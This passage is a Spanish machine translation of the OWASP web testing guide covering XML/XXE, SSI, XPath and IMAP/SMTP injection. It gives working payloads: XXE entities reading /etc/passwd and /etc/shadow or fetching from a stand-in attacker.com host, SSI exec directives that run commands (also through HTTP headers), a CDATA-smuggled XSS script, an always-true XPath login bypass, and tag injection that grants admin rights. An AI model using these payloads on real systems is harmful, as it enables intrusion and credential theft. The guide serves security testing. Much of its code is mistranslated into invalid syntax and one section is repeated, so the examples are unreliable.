                <correo>Stefan0@whysec.hmm</correo>
        </usuario>
        <usuario>
        <nombre de usuario>tony</nombre de
        usuario> <contraseña>Un6R34kb!e</contraseña>
        < id de usuario>500</id de usuario>
        <mail>s4tan@hell.com</mail> </usuario>

</usuarios>
```

Descubrimiento

El primer paso para probar una aplicación para detectar la presencia de una vulnerabilidad de inyección XML consiste en intentar insertar Metacaracteres XML.

Los metacaracteres XML son:

- Comilla simple: ' el - Cuando no se desinfecta, este carácter podría generar una excepción durante el análisis XML, si se inyecta valor será parte del valor de un atributo en una etiqueta.

Como ejemplo, supongamos que existe el siguiente atributo:

```
<atributo de nodo='$inputValue'/>
```

Así que si:

```
valordeentrada = foo'
```

se crea una instancia y luego se inserta como valor de atributo:

```
<atributo de nodo='foo''/>
```

entonces, el documento XML resultante no está bien formado.

Machine Translated by Google

- Comilla doble: " - este carácter tiene el mismo significado que la comilla simple y podría usarse si el valor del atributo está entre comillas dobles.

```
<nodo atributo="$inputValue"/>
```

Así que si:

```
$valordeentrada = foo"
```

la sustitución da:

```
<atributo de nodo="foo""/>
```

y el documento XML resultante no es válido.

- Paréntesis angulares: > y < : agregando un paréntesis angular abierto o cerrado en una entrada del usuario como la siguiente:

```
Nombre de usuario = foo<
```

la aplicación construirá un nuevo nodo:

```
<usuario>
        <nombre de usuario>foo<</nombre de usuario>
        <contraseña>Un6R34kble</contraseña> <userid>500</
        userid>
        <correo>s4tan@hell.com</correo>
</usuario>
```

pero, debido a la presencia del '<' abierto, el documento XML resultante no es válido.

- Etiqueta de comentario: <!--/-- >: esta secuencia de caracteres se interpreta como el principio/final de un comentario. Entonces, inyectando uno de ellos en el parámetro Nombre de usuario:

```
Nombre de usuario = foo<!--
```

la aplicación construirá un nodo como el siguiente:

```
<usuario>
        <nombre de usuario>foo<!--</nombre de usuario>
        <contraseña>Un6R34kble</contraseña> <userid>500</
        userid>
        <correo>s4tan@hell.com</correo>
</usuario>
```

que no será una secuencia XML válida.

- Ampersand: & : el signo comercial se utiliza en la sintaxis XML para representar entidades. El formato de una entidad es &symbol; . Una entidad se asigna a un carácter en el juego de caracteres Unicode.

Por ejemplo:

```
<tagnodo>&lt;</tagnodo>
```

está bien formado y es válido, y representa el carácter < ASCII.

Si & no está codificado con & , podría usarse para probar la inyección XML.

De hecho, si se proporciona una entrada como la siguiente:

```
Nombre de usuario = &foo
```

Se creará un nuevo nodo:

```
<usuario>
    <nombre de usuario>&foo</nombre de usuario>
    <contraseña>Un6R34kble</contraseña> <userid>500</
    userid>
    <correo>s4tan@hell.com</correo>
</usuario>
```

pero, nuevamente, el documento no es válido: &foo no termina con ; y el &foo; la entidad no está definida.

- Delimitadores de sección CDATA: <!\[CDATA\[/]]> - Las secciones CDATA se utilizan para escapar de bloques de texto que contienen caracteres que de otro modo se reconocerían como marcas. En otras palabras, los caracteres incluidos en una sección CDATA no son analizados por un analizador XML.

Por ejemplo, si es necesario representar la cadena <foo> dentro de un nodo de texto, se puede usar una sección CDATA:

```
<nodo>
    <![CDATA[<foo>]]> </nodo>
```

para que <foo> no se analice como marcado y se considere como datos de caracteres.

Si un nodo se crea de la siguiente manera:

```
<nombre de usuario><![CDATA[<$nombre de usuario]]></nombre de usuario>
```

el evaluador podría intentar inyectar la cadena CDATA final]]> para intentar invalidar el documento XML.

```
nombre de usuario = ]]>
```

esto se convertirá en:

```
<nombre de usuario><![CDATA[]]>]]></nombre de usuario>
```

que no es un fragmento XML válido.

Otra prueba está relacionada con la etiqueta CDATA. Supongamos que el documento XML se procesa para generar una página HTML. En este caso, los delimitadores de la sección CDATA pueden eliminarse simplemente, sin inspeccionar más su contenido. Luego, es posible inyectar etiquetas HTML, que se incluirán en la página generada, evitando por completo la desinfección existente.
rutinas.

Consideremos un ejemplo concreto. Supongamos que tenemos un nodo que contiene algo de texto que se mostrará en el
usuario.

```
<html>
    $códigoHTML
</html>
```

Machine Translated by Google

Entonces, un atacante puede proporcionar la siguiente entrada:

```
$HTMLCode = <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
```

y obtener el siguiente nodo:

```
<html>
        <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]> </html>
```

Durante el procesamiento se eliminan los delimitadores de la sección CDATA generando el siguiente código HTML:

```
<script>
        alerta('XSS') </
script>
```

El resultado es que la aplicación es vulnerable a XSS.

Entidad Externa: El conjunto de entidades válidas se puede ampliar definiendo nuevas entidades. Si la definición de una entidad es un URI, la entidad se denomina entidad externa. A menos que se configuren para hacer lo contrario, las entidades externas obligan al analizador XML a acceder al recurso especificado por el URI, por ejemplo, un archivo en la máquina local o en un sistema remoto. Este comportamiento expone la aplicación a ataques XML eXternal Entity (XXE), que pueden usarse para realizar denegación de servicio del sistema local, obtener acceso no autorizado a archivos en la máquina local, escanear máquinas remotas y realizar denegación de servicio de sistemas remotos. .

Para probar las vulnerabilidades XXE, se puede utilizar la siguiente entrada:

```
<?xml versión="1.0" codificación="ISO-8859-1"?> <!DOCTYPE
        foo [ <!ELEMENT foo ANY > <!ENTITY xxe
                SYSTEM "file:///dev/random" >]> <foo >&xxe;</foo>
```

Esta prueba podría bloquear el servidor web (en un sistema UNIX) si el analizador XML intenta sustituir la entidad con el contenido del archivo /dev/ random.

Otras pruebas útiles son las siguientes:

```
<?xml versión="1.0" codificación="ISO-8859-1"?> <!DOCTYPE
        foo [ <!ELEMENT foo ANY > <!ENTITY xxe
                SYSTEM "file:///etc/passwd" >]><foo >&xxe;</foo>

<?xml versión="1.0" codificación="ISO-8859-1"?> <!DOCTYPE
        foo [ <!ELEMENT foo ANY > <!ENTITY xxe
                SYSTEM "file:///etc/shadow" >]><foo >&xxe;</foo>

<?xml versión="1.0" codificación="ISO-8859-1"?> <!DOCTYPE
        foo [ <!ELEMENT foo ANY > <!ENTITY xxe
                SYSTEM "file:///c:/boot.ini" >] ><foo>&xxe;</foo>

<?xml versión="1.0" codificación="ISO-8859-1"?> <!DOCTYPE
        foo [ <!ELEMENT foo ANY >
                <!ENTITY xxe SISTEMA "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

Machine Translated by Google

Una vez realizado el primer paso, el evaluador tendrá información sobre la estructura del documento XML.
Luego, es posible intentar inyectar datos y etiquetas XML. Mostraremos un ejemplo de cómo esto puede conducir a un ataque de escalada de privilegios.

Consideremos la aplicación anterior. Insertando los siguientes valores:

```
Nombre de usuario:
tony Contraseña: Un6R34kb!e
Correo electrónico: s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com
```

la aplicación creará un nuevo nodo y lo agregará a la base de datos XML:

```
<?xml versión="1.0" codificación="ISO-8859-1"?> <usuarios>

    <usuario>
        <nombre de usuario>gandalf</nombre de
        usuario> <contraseña>!c3</contraseña>
        < id de usuario>0</id de usuario>
        <correo>gandalf@tierramedia.com</correo>
    </usuario>
    <usuario>
        <nombre de usuario>Stefan0</nombre de usuario>
        <contraseña>w1s3c</contraseña> <id de
        usuario>500</id de usuario>
        <correo>Stefan0@whysec.hmm</correo>
    </usuario>
    <usuario>
        <nombre de usuario>tony</nombre de
        usuario> <contraseña>Un6R34kb!e</contraseña>
        < id de usuario>500</id de usuario>
        <mail>s4tan@hell.com</mail> <userid>0</
        userid>
        <correo>s4tan@hell.com</correo>
    </usuario>
</usuarios>
```

El archivo XML resultante está bien formado. Además, es probable que, para el usuario tony, el valor asociado con la etiqueta de ID de usuario sea el que aparece en último lugar, es decir, 0 (el ID del administrador). En otras palabras, le hemos inyectado privilegios administrativos a un usuario.

El único problema es que la etiqueta de ID de usuario aparece dos veces en el último nodo de usuario. A menudo, los documentos XML están asociados a un esquema o una DTD y serán rechazados si no lo cumplen.

Supongamos que el documento XML está especificado por la siguiente DTD:

```
<!DOCTYPE usuarios [ <!
    ELEMENT usuarios (usuario+) > <!
    ELEMENT usuario (nombre de usuario,contraseña,userid,correo+) > <!ELEMENT
    nombre de usuario (#PCDATA) > <!ELEMENT
    contraseña (#PCDATA) > <!ELEMENT usuarioid
    ( #PCDATA) > <!ELEMENT correo (#PCDATA)
    >
]>
```

Tenga en cuenta que el nodo de ID de usuario está definido con cardinalidad 1. En este caso, el ataque que hemos mostrado antes (y otros ataques simples) no funcionará si el documento XML se valida con su DTD antes de que se produzca cualquier procesamiento.

Sin embargo, este problema se puede resolver si el evaluador controla el valor de algunos nodos que preceden al nodo infractor (ID de usuario, en este ejemplo). De hecho, el evaluador puede comentar dicho nodo, inyectando una secuencia de inicio/fin de comentario:

```
Nombre de usuario:
tony Contraseña: Un6R34kb!e</contraseña><!-- Correo
electrónico: --><userid>0</userid><mail>s4tan@hell.com
```

En este caso, la base de datos XML final es:

```
<?xml versión="1.0" codificación="ISO-8859-1"?> <usuarios>

    <usuario>
        <nombre de usuario>gandalf</nombre de
        usuario> <contraseña>!c3</contraseña>
        < id de usuario>0</id de usuario>
        <correo>gandalf@tierramedia.com</correo>
    </usuario>
    <usuario>
        <nombre de usuario>Stefan0</nombre de usuario>
        <contraseña>w1s3c</contraseña> <id de
        usuario>500</id de usuario>
        <correo>Stefan0@whysec.hmm</correo>
    </usuario>
    <usuario>
        <nombre de usuario>tony</nombre de
        usuario> <contraseña>Un6R34kb!e</contraseña><!--</contraseña> <id de
        usuario>500</id de usuario>
        <correo>--><userid>0</userid><mail>s4tan@hell.com</mail>
    </usuario>
</usuarios>
```

El nodo de ID de `usuario` original ha sido comentado, dejando solo el inyectado. El documento ahora cumple con sus reglas DTD.

Revisión del código fuente

La siguiente API de Java puede ser vulnerable a XXE si no está configurada correctamente.

```
javax.xml.parsers.DocumentBuilder
javax.xml.parsers.DocumentBuildFactory org.xml.sax.EntityResolver
org.dom4j.* javax.xml.parsers.SAXParser

javax.xml.parsers.SAXParserFactory
TransformerFactory SAXReader


Ayudante de documentos
SAXConstructor
SAXParserFábrica
Fábrica de lectores XML
XMLInputFactory
fábrica de esquemas
DocumentBuilderFactoryImpl
SAXTransformerFábrica
DocumentBuilderFactoryImpl
Lector XML
Xerces: DOMParser, DOMParserImpl, SAXParser, XMLParser
```

Verifique el código fuente si las entidades docType, DTD externa y parámetros externos están configuradas como usos prohibidos.

Machine Translated by Google

- Hoja de trucos para la prevención de entidades externas XML (XXE)

Además, el lector de oficina Java POI puede ser vulnerable a XXE si la versión es inferior a 3.10.1.

La versión de la biblioteca de POI se puede identificar a partir del nombre de archivo del JAR. Por ejemplo,

- `poi-3.8.jar`
- `poi-ooxml-3.8.jar`

La siguiente palabra clave del código fuente puede aplicarse a C.

- libxml2: xmlCtxtReadMemory,xmlCtxtUseOptions,xmlParseInNodeContext,xmlReadDoc,xmlReadFd,xmlReadFile,xmlReadIO,xmlReadMemory, xmlCtxtReadDoc,xmlCtxtReadFd,xmlCtxtReadFile,xmlCtxtReadIO
- libxerces-c: XercesDOMParser, SAXParser, SAX2XMLReader

Herramientas

- Cadenas Fuzz de inyección XML (de la herramienta wfuzz)

Referencias

- Inyección XML
- Gregory Steuck, “Ataque XXE (entidad externa Xml)”
- Hoja de trucos de prevención de OWASP XXE

Machine Translated by Google

Prueba de inyección SSI

WSTG-INPV-08

Resumen

Los servidores web generalmente brindan a los desarrolladores la capacidad de agregar pequeños fragmentos de código dinámico dentro de páginas HTML estáticas, sin tener que lidiar con lenguajes completos del lado del servidor o del lado del cliente. Esta característica la proporciona Server-Side Incluye (SSI).

Las inclusiones del lado del servidor son directivas que el servidor web analiza antes de entregar la página al usuario. Representan una alternativa a escribir programas CGI o incrustar código usando lenguajes de scripting del lado del servidor, cuando sólo es necesario realizar tareas muy simples. Las implementaciones SSI comunes proporcionan directivas (comandos) para incluir archivos externos, configurar e imprimir variables de entorno CGI del servidor web o ejecutar scripts CGI externos o comandos del sistema.

SSI puede conducir a una ejecución remota de comandos (RCE); sin embargo, la mayoría de los servidores web tienen la directiva exec deshabilitada por por defecto.

Esta es una vulnerabilidad muy similar a una vulnerabilidad de inyección de lenguaje de scripting clásica. Una mitigación es que el servidor web debe configurarse para permitir SSI. Por otro lado, las vulnerabilidades de inyección SSI suelen ser más sencillas de explotar, ya que las directivas SSI son fáciles de entender y, al mismo tiempo, bastante potentes; por ejemplo, pueden generar el contenido de archivos y ejecutar comandos del sistema.

Objetivos de la prueba

- Identificar los puntos de inyección de SSI.
- Evalúe la gravedad de la inyección.

Cómo probar

Para probar SSI explotable, inyecte directivas SSI como entrada del usuario. Si SSI está habilitado y la validación de la entrada del usuario no se ha implementado correctamente, el servidor ejecutará la directiva. Esto es muy similar a una vulnerabilidad de inyección de lenguaje de scripting clásica en el sentido de que ocurre cuando la entrada del usuario no se valida y desinfecta adecuadamente.

Primero determine si el servidor web admite directivas SSI. A menudo, la respuesta es sí, ya que el soporte SSI es bastante común. Para determinar si se admiten directivas SSI, descubra el tipo de servidor web que ejecuta el objetivo mediante técnicas de recopilación de información (consulte Servidor web de huellas digitales). Si tiene acceso al código, determine si se utilizan directivas SSI buscando palabras clave específicas en los archivos de configuración del servidor web.

Otra forma de verificar que las directivas SSI estén habilitadas es buscando páginas con la extensión .shtml , que está asociada con las directivas SSI. El uso de la extensión .shtml no es obligatorio, por lo que no haber encontrado ningún archivo .shtml no significa necesariamente que el objetivo no sea vulnerable a ataques de inyección SSI.

El siguiente paso es determinar todos los posibles vectores de entrada del usuario y probar para ver si la inyección SSI es explotable.

Primero busque todas las páginas donde se permite la entrada del usuario. Los posibles vectores de entrada también pueden incluir encabezados y cookies. Determine cómo se almacena y utiliza la entrada, es decir, si la entrada se devuelve como un mensaje de error o elemento de página y si se modificó de alguna manera. El acceso al código fuente puede ayudarle a determinar más fácilmente dónde están los vectores de entrada y cómo se maneja la entrada.

Una vez que tenga una lista de posibles puntos de inyección, podrá determinar si la entrada está validada correctamente. Asegúrese de que sea posible inyectar caracteres utilizados en directivas SSI como <!#=/."-> y [a-zA-Z0-9]

Machine Translated by Google

El siguiente ejemplo devuelve el valor de la variable. La sección de referencias tiene enlaces útiles con documentación específica del servidor para ayudarle a evaluar mejor un sistema en particular.

```
<!--#echo var="VAR" -->
```

Cuando se utiliza la directiva de inclusión , si el archivo proporcionado es un script CGI, esta directiva incluirá la salida del script CGI. Esta directiva también se puede utilizar para incluir el contenido de un archivo o enumerar archivos en un directorio:

```
<!--#include virtual="NOMBRE DE ARCHIVO" -->
```

Para devolver el resultado de un comando del sistema:

```
<!--#exec cmd="OS_COMMAND" -->
```

Si la aplicación es vulnerable, se inyecta la directiva y el servidor la interpretará la próxima vez que se entregue la página.

Las directivas SSI también se pueden inyectar en los encabezados HTTP, si la aplicación web utiliza esos datos para crear una página generada dinámicamente:

```
OBTENER / HTTP/1.1
Anfitrión: www.example.com
Referidor: <!--#exec cmd="/bin/ps ax"--> Agente de usuario:
<!--#include virtual="/proc/version"-->
```

Herramientas

- Suite de eructo de proxy web
- ZAP OWASP
- Buscador de cadenas: grep

Referencias

- Módulo Nginx SSI
- Apache: Módulo mod_include
- IIS: El lado del servidor incluye directivas
- Tutorial de Apache: Introducción a las inclusiones del lado del servidor
- Apache: consejos de seguridad para la configuración del servidor
- Inyección SSI en lugar de malware JavaScript
- IIS: Notas sobre la sintaxis de inclusiones del lado del servidor (SSI)
- Explotación basada en encabezados

Machine Translated by Google

Prueba de inyección XPath

WSTG-INPV-09

Resumen

XPath es un lenguaje que ha sido diseñado y desarrollado principalmente para abordar partes de un documento XML. En las pruebas de inyección de XPath, probamos si es posible inyectar sintaxis XPath en una solicitud interpretada por la aplicación, permitiendo a un atacante ejecutar consultas XPath controladas por el usuario. Cuando se explota con éxito, esta vulnerabilidad puede permitir a un atacante eludir los mecanismos de autenticación o acceder a información sin la autorización adecuada.

Las aplicaciones web utilizan en gran medida bases de datos para almacenar y acceder a los datos que necesitan para sus operaciones. Históricamente, las bases de datos relacionales han sido, con diferencia, la tecnología más común para el almacenamiento de datos, pero, en los últimos años, estamos siendo testigos de una creciente popularidad de las bases de datos que organizan datos utilizando el lenguaje XML. Al igual que se accede a las bases de datos relacionales a través del lenguaje SQL, las bases de datos XML utilizan XPath como lenguaje de consulta estándar.

Dado que, desde un punto de vista conceptual, XPath es muy similar a SQL en su propósito y aplicaciones, un resultado interesante es que los ataques de inyección XPath siguen la misma lógica que la inyección SQL. ataques. En algunos aspectos, XPath es incluso más potente que el SQL estándar, ya que toda su potencia ya está presente en sus especificaciones, mientras que un gran número de técnicas que se pueden utilizar en un ataque de inyección SQL dependen de las características del dialecto SQL utilizado por la base de datos de destino. Esto significa que los ataques de inyección XPath pueden ser mucho más adaptables y ubicuos. Otra ventaja de un ataque de inyección XPath es que, a diferencia de SQL, no se aplican ACL, ya que nuestra consulta puede acceder a todas las partes de
el documento XML.

Objetivos de la prueba

- Identificar los puntos de inyección XPATH.

Cómo probar

El patrón de ataque XPath fue publicado por primera vez por Amit Klein. y es muy similar a la inyección SQL habitual. Para entender por primera vez el problema, imaginemos una página de inicio de sesión que gestiona la autenticación en una aplicación en la que el usuario debe introducir su nombre de usuario y contraseña. Supongamos que nuestra base de datos está representada por el siguiente archivo XML:

```
<?xml versión="1.0" codificación="ISO-8859-1"?>
<usuarios>
        <usuario>
                <nombre de usuario>gandalf</nombre de usuario>
                <contraseña>lc3</contraseña>
                <cuenta>admin</cuenta>
        </usuario>
        <usuario>
                <nombre de usuario>Stefan0</nombre de usuario>
                <contraseña>w1s3c</contraseña>
                <cuenta>invitado</cuenta>
        </usuario>
        <usuario>
                <nombre de usuario>tony</nombre de
                usuario> <contraseña>Un6R34kble</contraseña>
                <cuenta>invitado</cuenta>
        </usuario>
</usuarios>
```

Machine Translated by Google

Una consulta XPath que devuelva la cuenta cuyo nombre de usuario es gandalf y la contraseña es !c3 sería la siguiente:

```
string(//usuario[nombre de usuario/text()='gandalf' y contraseña/text()='!c3']/cuenta/text())
```

Si la aplicación no filtra adecuadamente la entrada del usuario, el evaluador podrá inyectar código XPath e interferir con el resultado de la consulta. Por ejemplo, el probador podría ingresar los siguientes valores:

```
Nombre de usuario: '     o '1' = '1
Contraseña: '     o '1' = '1
```

Parece bastante familiar, ¿no? Usando estos parámetros, la consulta se convierte en:

```
string(//usuario[nombre de usuario/text()='' o '1' = '1' y contraseña/text()='' o '1' = '1']/cuenta/text())
```

Como en un ataque de inyección SQL común, hemos creado una consulta que siempre se evalúa como verdadera, lo que significa que la aplicación autenticará al usuario incluso si no se ha proporcionado un nombre de usuario o una contraseña. Y como en un ataque común de Inyección SQL, con la inyección XPath el primer paso es insertar una comilla simple (') en el campo a probar, introduciendo un error de sintaxis en la consulta, y comprobar si la aplicación devuelve un mensaje de error. .

Si no se conocen los detalles internos de los datos XML y si la aplicación no proporciona mensajes de error útiles que nos ayuden a reconstruir su lógica interna, es posible realizar una inyección XPath ciega. ataque, cuyo objetivo es reconstruir toda la estructura de datos. La técnica es similar a la inyección SQL basada en inferencia, ya que el enfoque consiste en inyectar código que crea una consulta que devuelve un bit de información. Inyección XPath ciega Amit Klein lo explica con más detalle en el artículo de referencia.

Referencias

Libros blancos

- Amit Klein: “Inyección ciega de XPath”
- Especificaciones de XPath 1.0

Machine Translated by Google

Prueba de inyección IMAP SMTP

WSTG-INPV-10

Resumen

Esta amenaza afecta a todas las aplicaciones que se comunican con servidores de correo (IMAP/SMTP), generalmente aplicaciones de correo web. El objetivo de esta prueba es verificar la capacidad de inyectar comandos IMAP/SMTP arbitrarios en los servidores de correo, debido a que los datos de entrada no se desinfectan adecuadamente.

La técnica de inyección IMAP/SMTP es más eficaz si no se puede acceder directamente al servidor de correo desde Internet. Cuando sea posible una comunicación completa con el servidor de correo backend, se recomienda realizar pruebas directas.

Una inyección IMAP/SMTP permite acceder a un servidor de correo al que de otro modo no se podría acceder directamente desde Internet. En algunos casos, estos sistemas internos no tienen el mismo nivel de seguridad y refuerzo de infraestructura que se aplica a los servidores web front-end. Por lo tanto, los resultados del servidor de correo pueden ser más vulnerables a los ataques de los usuarios finales (consulte el esquema presentado en la Figura 1).




Figura 4.7.10-1: Comunicación con los servidores de correo mediante la técnica de Inyección IMAP/SMTP

La Figura 1 muestra el flujo de tráfico que se observa generalmente cuando se utilizan tecnologías de correo web. Los pasos 1 y 2 son el usuario que interactúa con el cliente de correo web, mientras que el paso 2 es el evaluador que pasa por alto el cliente de correo web e interactúa directamente con los servidores de correo back-end.

Esta técnica permite una amplia variedad de acciones y ataques. Las posibilidades dependen del tipo y alcance de la inyección y de la tecnología del servidor de correo que se esté probando.

Algunos ejemplos de ataques utilizando la técnica de Inyección IMAP/SMTP son:

- Explotación de vulnerabilidades en el protocolo IMAP/SMTP
- Evasión de restricciones de aplicaciones
- Evasión de procesos anti-automatización
- Fugas de información
- Retransmisión/SPAM

Objetivos de la prueba

- Identificar puntos de inyección IMAP/SMTP.
- Comprender el flujo de datos y la estructura de implementación del sistema.

Machine Translated by Google

Prueba de inyección IMAP SMTP

WSTG-INPV-10

Resumen

Esta amenaza afecta a todas las aplicaciones que se comunican con servidores de correo (IMAP/SMTP), generalmente aplicaciones de correo web. El objetivo de esta prueba es verificar la capacidad de inyectar comandos IMAP/SMTP arbitrarios en los servidores de correo, debido a que los datos de entrada no se desinfectan adecuadamente.

La técnica de inyección IMAP/SMTP es más eficaz si no se puede acceder directamente al servidor de correo desde Internet. Cuando sea posible una comunicación completa con el servidor de correo backend, se recomienda realizar pruebas directas.

Una inyección IMAP/SMTP permite acceder a un servidor de correo al que de otro modo no se podría acceder directamente desde Internet. En algunos casos, estos sistemas internos no tienen el mismo nivel de seguridad y refuerzo de infraestructura que se aplica a los servidores web front-end. Por lo tanto, los resultados del servidor de correo pueden ser más vulnerables a los ataques de los usuarios finales (consulte el esquema presentado en la Figura 1).




Figura 4.7.10-1: Comunicación con los servidores de correo mediante la técnica de Inyección IMAP/SMTP

La Figura 1 muestra el flujo de tráfico que se observa generalmente cuando se utilizan tecnologías de correo web. Los pasos 1 y 2 son el usuario que interactúa con el cliente de correo web, mientras que el paso 2 es el evaluador que pasa por alto el cliente de correo web e interactúa directamente con los servidores de correo back-end.

Esta técnica permite una amplia variedad de acciones y ataques. Las posibilidades dependen del tipo y alcance de la inyección y de la tecnología del servidor de correo que se esté probando.

Algunos ejemplos de ataques utilizando la técnica de Inyección IMAP/SMTP son:

- Explotación de vulnerabilidades en el protocolo IMAP/SMTP
- Evasión de restricciones de aplicaciones
- Evasión de procesos anti-automatización
- Fugas de información
- Retransmisión/SPAM

Objetivos de la prueba

- Identificar puntos de inyección IMAP/SMTP.
- Comprender el flujo de datos y la estructura de implementación del sistema.

Machine Translated by Google

- Evaluar los impactos de la inyección.

Cómo probar

Identificación de parámetros vulnerables

Para detectar parámetros vulnerables, el evaluador debe analizar la capacidad de la aplicación para manejar la entrada. Aporte Las pruebas de validación requieren que el evaluador envíe solicitudes falsas o maliciosas al servidor y analice la respuesta. en un aplicación segura, la respuesta debe ser un error con alguna acción correspondiente que le indique al cliente que algo ha salido mal. En una aplicación vulnerable, la solicitud maliciosa puede ser procesada por la aplicación de fondo que responderá con un mensaje de respuesta HTTP 200 OK .

Es importante tener en cuenta que las solicitudes enviadas deben coincidir con la tecnología que se está probando. Envío de inyección SQL Las cadenas para el servidor Microsoft SQL cuando se utiliza un servidor MySQL darán como resultado respuestas falsas positivas. En este caso, enviar comandos IMAP maliciosos es un modus operandi ya que IMAP es el protocolo subyacente que se está probando.

Los parámetros especiales IMAP que se deben utilizar son:

En el servidor IMAP	En el servidor SMTP
Autenticación	Correo electrónico del emisor
operaciones con buzones de correo (listar, leer, crear, eliminar, renombrar)	Correo electrónico de destino
operaciones con mensajes (leer, copiar, mover, borrar)	Sujeto
Desconexión	Cuerpo del mensaje
	Archivos adjuntos

En este ejemplo, el parámetro "buzón" se prueba manipulando todas las solicitudes con el parámetro en:

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46106&startMessage=1
```

Se pueden utilizar los siguientes ejemplos.

- Asigne un valor nulo al parámetro:

```
http://<webmail>/src/read_body.php?mailbox=&passed_id=46106&startMessage=1
```

- Sustituya el valor por un valor aleatorio:

```
http://<webmail>/src/read_body.php?mailbox=NOTEXIST&passed_id=46106&startMessage=1
```

- Agregue otros valores al parámetro:

```
http://<webmail>/src/read_body.php?mailbox=PARÁMETRO DE ENTRADA 2&passed_id=46106&startMessage=1
```

- Agregue caracteres especiales no estándar (es decir: \ , ' , " , @ , # , ! , |):

```
http://<webmail>/src/read_body.php?mailbox=INBOX"&passed_id=46106&startMessage=1
```

- Eliminar el parámetro:

```
http://<webmail>/src/read_body.php?passed_id=46106&startMessage=1
```

El resultado final de las pruebas anteriores le da al evaluador tres situaciones posibles: S1: la aplicación devuelve un error código/mensaje S2: la aplicación no devuelve un código/mensaje de error, pero no realiza lo solicitado operación S3: la aplicación no devuelve un código/mensaje de error y realiza la operación solicitada normalmente

Machine Translated by Google

Las situaciones S1 y S2 representan una inyección IMAP/SMTP exitosa.

El objetivo de un atacante es recibir la respuesta S1, ya que es un indicador de que la aplicación es vulnerable a la inyección y manipulación adicional.

Supongamos que un usuario recupera los encabezados de correo electrónico mediante la siguiente solicitud HTTP:

```
http://<webmail>/src/view_header.php?mailbox=INBOX&passed_id=46105&passed_ent_id=0
```

Un atacante podría modificar el valor del parámetro INBOX inyectando el carácter " (%22 usando codificación URL):

```
http://<webmail>/src/view_header.php?mailbox=INBOX%22&passed_id=46105&passed_ent_id=0
```

En este caso, la respuesta de la solicitud puede ser:

```
ERROR: Solicitud incorrecta o con formato incorrecto.
Consulta: SELECCIONAR "INBOX""
El servidor respondió: Argumentos adicionales inesperados para Seleccionar
```

La situación S2 es más difícil de probar con éxito. El evaluador debe utilizar la inyección de comandos ciega para determinar si el servidor es vulnerable.

Por otra parte, la última situación (S3) no es relevante en este párrafo.

> Lista de parámetros vulnerables
>
> - Funcionalidad afectada
> - Tipo de inyección posible (IMAP/SMTP)

Comprensión del flujo de datos y la estructura de implementación del cliente Después de identificar todos los parámetros vulnerables (por ejemplo, pass_id), el evaluador debe determinar qué nivel de inyección es posible y luego diseñar un plan de prueba para explotar aún más la aplicación.

En este caso de prueba, hemos detectado que el parámetro pass_id de la aplicación es vulnerable y se utiliza en la siguiente solicitud:

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46225&startMessage=1
```

Usando el siguiente caso de prueba (proporcionando un valor alfabético cuando se requiere un valor numérico):

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=test&startMessage=1
```

generará el siguiente mensaje de error:

```
ERROR: Solicitud incorrecta o con formato incorrecto.
Consulta: prueba FETCH: CUERPO de prueba [ENCABEZADO]
El servidor respondió: Error en el comando IMAP recibido por el servidor.
```

En este ejemplo, el mensaje de error devolvió el nombre del comando ejecutado y los parámetros correspondientes.

